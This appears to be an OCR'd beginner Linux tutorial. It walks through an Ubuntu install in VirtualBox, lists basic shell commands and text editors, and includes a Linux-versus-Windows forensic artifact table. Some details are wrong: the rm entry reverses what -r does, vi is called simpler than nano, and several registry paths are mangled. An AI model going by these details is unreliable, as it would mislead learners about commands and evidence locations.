
You can choose either of Dynamically allocated or Fixed size option for creating the virtual hard disk.




The recommended size is 10 GB. However, I suggest giving it more space if possible. 15-20 GB is more ideal.




Once everything is in place, it's time to boot that ISO and install Linux as a virtual operating system.




If VirtualBox doesn't detect the Linux ISO, browse to its location by clicking the folder icon as shown in the picture below:




Soon you'll find yourself inside Linux. You should be presented with the option to install it. Things from here are Ubuntu specific. Other Linux distributions may have slightly different looking steps but it won't be complicated at all.




You can skip to Continue.




Select 'Erase disk and install Ubuntu'. Don't worry. It won't delete anything on your Windows operating system. You are using the virtual disk space of 15-20GB that we created in previous steps. It won't impact the real operating system.




Just click on Continue.




Things are pretty straightforward from here.



Self-explanatory.




Try to choose a password that you can remember. You can also reset the password in Ubuntu if you forget it.



You are almost done. It should take 10-15 minutes to complete the installation.

Once the installation finishes, restart the system.



If it gets stuck on the screen below, you may close the VirtualBox.

And that's all. From now onwards, just click on the installed Linux virtual machine. You'll be able to use it directly. The installation is a onetime process only. You can even delete the Linux ISO that you had downloaded earlier.

Introduction to Linux Operating system

UNIX originated as a research project at AT&T Bell Labs in 1969 by Ken Thompson and Dennis Ritchie.

- The first multiuser and multitasking Operating System in the world.
- Developed in several different versions for various hardware platforms (Sun Sparc, Power PC, Motorola, HP RISC Processors).
- In 1991, a student at the University of Helsinki (Linus Torvalds) created a UNIX-like system to run on the Intel 386 processor. Intel had already started dominating the PC market, but UNIX was nearly absent from the initial processor Intel market.

Linux distributions

Debian, RedHat (Fedora, RHEL) and Ubuntu are some of the most popular ones today.

Difference between windows and Linux

Evidence	Linux	Windows
System and application specific logs	/etc	Windows/system32/config
Activity Logs	Var/log	Windows event logs (*.evtx)
User Profile	/home/$USER	C:\Users\userPrfoile
Operating System Information	/etc/os-release	Computer\Hkey_Local_Machine_Softwar Microsoft\WindowsNT\ Current version\ProductName
Operating system installation Date	/root/install.log	Computer\Hkey_Local_Machine_Softwar Microsoft\WindowsNT\ Current version\InstallDate
Hostname/Computer Name	/etc/hostname	HKEY_LOCAL_MACHINE\SYSTEM\Current ntrolSet\Control\ComputerName
IP Address, DNS Server, Lease obtained time	/var/log	HKEY_LOCAL_MACHINE\SYSTEM\Current ntrolSet\Services\TCPIP\Parametres\Inte ces\DHCPIPAddress
Time Zone Information	/etc/timezone	HKEY_LOCAL_MACHINE\SYSTEM\Current ntrolSet\Control\TimeZoneInformation
User Login History	/var/log/auth.log	NTUSER.DAT of specific user
Connected USB Devices history	/var/log/syslog	C:\Windows\inf\setupapi.dev.log HKEY_LOCAL_MACHINE\SYSTEM\Current ntrolSet\Enum\USBSTOR
Recently accessed files	/home/username/.local/share/re cently-used.xbel	C:\Users\(User Name)\AppData\Roaming\Microsoft\Wir ws\Recent Items

Linux File System Commands

Linux is an operating system's kernel. You might have heard of UNIX. Well, Linux is a UNIX clone. But it was actually created by Linus Torvalds from Scratch. Linux is free and open-source, that means that you can simply change anything in Linux and redistribute it in your own name! There are several Linux Distributions, commonly called “distros”.

- Ubuntu Linux
- Red Hat Enterprise Linux
- Linux Mint
- Debian
- Fedora

Linux is mainly used in servers. About 90% of the internet is powered by Linux servers. This is because Linux is fast, secure, and free! The main problem of using Windows servers are their cost. This is solved by using Linux servers. The OS that runs in about 80% of the smartphones in the world, Android, is also made from the Linux kernel. Most of the viruses in the world run on Windows, but not on Linux!

Linux Shell or “Terminal”

So, basically, a shell is a program that receives commands from the user and gives it to the OS to process, and it shows the output. Linux's shell is its main part. Its distros come in GUI (graphical user interface), but basically, Linux has a CLI (command line interface). In this tutorial, we are going to cover the basic commands that we use in the shell of Linux.

To open the terminal, press Ctrl+Alt+T in Ubuntu, or press Alt+F2, type in gnome-terminal, and press enter. In Raspberry Pi, type in lxterminal. There is also a GUI way of taking it, but this is better!

Basic Commands

1. pwd — When you first open the terminal, you are in the home directory of your user. To know which directory you are in, you can use the “pwd” command. It gives us the absolute path, which means the path that starts from the root. The root is the base of the Linux file system. It is denoted by a forward slash(/). The user directory is usually something like "/home/username".

2. ls — Use the "ls" command to know what files are in the directory you are in. You can see all the hidden files by using the command “ls -a”.

3. cd — Use the "cd" command to go to a directory. For example, if you are in the home folder, and you want to go to the downloads folder, then you can type in “cd Downloads”. Remember, this command is case sensitive, and you have to type in the name of the folder exactly as it is. But there is a problem with these commands. Imagine you have a folder named “Raspberry Pi”. In this case, when you type in “cd Raspberry Pi”, the shell will take the second argument of the command as a different one, so you will get an error saying that the directory does not exist. Here, you can use a backward slash. That is, you can use “cd Raspberry\ Pi” in this case. Spaces are denoted like this: If you just type “cd” and press enter, it takes you to the home directory. To go back from a folder to the folder before that, you can type “cd ..” . The two dots represent back.

4. mkdir & rmdir — Use the mkdir command when you need to create a folder or a directory. For example, if you want to make a directory called “DIY”, then you can type “mkdir DIY”. Remember, as told before, if you want to create a directory named “DIY Hacking”, then you can type “mkdir DIY\ Hacking”. Use rmdir to delete a directory. But rmdir can only be used to delete an empty directory. To delete a directory containing files, use rm.

5. rm - Use the rm command to delete files and directories. Use "rm -r" to delete just the directory. It deletes both the folder and the files it contains when using only the rm command.

6. touch — The touch command is used to create a file. It can be anything, from an empty txt file to an empty zip file. For example, “touch new.txt”.

7. man & --help — To know more about a command and how to use it, use the man command. It shows the manual pages of the command. For example, “man cd” shows the manual pages of the cd command. Typing in the command name and the argument helps it show which ways the command can be used (e.g., cd –help).

8. cp — Use the cp command to copy files through the command line. It takes two arguments: The first is the location of the file to be copied, the second is where to copy.

9. mv — Use the mv command to move files through the command line. We can also use the mv command to rename a file. For example, if we want to rename the file “text” to “new”, we can use “mv text new”. It takes the two arguments, just like the cp command.

10. locate — The locate command is used to locate a file in a Linux system, just like the search command in Windows. This command is useful when you don't know where a file is saved or the actual name of the file. Using the -i argument with the command helps to ignore the case (it doesn't matter if it is uppercase or lowercase). So, if you want a file that has the word “hello”, it gives the list of all the files in your Linux system containing the word "hello" when you type in “locate -i hello”. If you remember two words, you can separate them using an asterisk (*). For example, to locate a file containing the words "hello" and "this", you can use the command “locate -i *hello*this”.

11. echo — The "echo" command helps us move some data, usually text into a file. For example, if you want to create a new text file or add to an already made text file, you just need to type in, “echo hello, my name is alok >> new.txt”. You do not need to separate the spaces by using the backward slash here, because we put in two triangular brackets when we finish what we need to write.

12. cat — Use the cat command to display the contents of a file. It is usually used to easily view programs.

13. nano, vi, jed — nano and vi are already installed text editors in the Linux command line. The nano command is a good text editor that denotes keywords with color and can recognize most languages. And vi is simpler than nano. You can create a new file or modify a file using this editor. For example, if you need to make a new file named "check.txt", you can create it by using the command “nano check.txt”. You can save your files after editing by using the sequence Ctrl+X, then Y (or N for no). In my experience, using nano for HTML editing doesn't seem as good, because of its color, so I recommend jed text editor. We will come to installing packages soon.

14. sudo — A widely used command in the Linux command line, sudo stands for "SuperUser Do". So, if you want any command to be done with administrative or root privileges, you can use the sudo command. For example, if you want to edit a file like viz. alsa-base.conf, which needs root permissions, you can use the command – sudo nano alsa-base.conf. You can enter the root command line using the command “sudo bash”, then type in your user password. You can also use the command “su” to do this, but you need to set a root password before that. For that, you can use the command “sudo passwd”(not misspelled, it is passwd). Then type in the new root password.

15. zip, unzip — Use zip to compress files into a zip archive, and unzip to extract files from a zip archive.

Introduction to text editors

- **GUI text editors - gedit, sublime, scratch**
- **CLI text editors - vim, nano**

Text editors can be used for writing code, editing text files such as configuration files, creating user instruction files and many more. In Linux, text editor are of two kinds that is graphical user interface (GUI) and command line text editors (console or terminal).

1. Vi/Vim Editor

Vim is a powerful command line based text editor that has enhanced the functionalities of the old Unix Vi text editor. It is one the most popular and widely used text editors among System Administrators and programmers that is why many users often refer to it as a programmer's editor. It enables syntax highlighting when writing code or editing configuration files.

2. Gedit

This is a general purpose GUI based text editor and is installed by default text editor on Gnome desktop environment. It is simple to use, highly pluggable and a powerful editor with the following features:

1. Support for UTF-8
2. Use of configurable font size and colors
3. Highly customizable syntax highlighting
4. Undo and redo functionalities
5. Reverting of files
6. Remote editing of files
7. Search and replace text
8. Clipboard support functionalities and many more

3. Nano Editor

Nano is an easy to use text editor especially for both new and advanced Linux users. It enhances usability by providing customizable key binding.
Nano has the following features:

1. Highly customizable key bindings
2. Syntax highlighting
3. Undo and redo options
4. Full line display on the standard output
5. Pager support to read form standard input

4. Lime Text

This is a powerful IDE-like text editor which is free and open-source successor of popular Sublime Text. It has a few frontends such as command-line interface that you can use with the pluggable backend.

5. Pico Editor


Pico is also a command line based text editor that comes with the Pine news and email client. It is a good editor for new Linux users because of its simplicity in relation to many GUI text editors.

Introduction to Linux Permission System

Checking Permission and Changing Permission

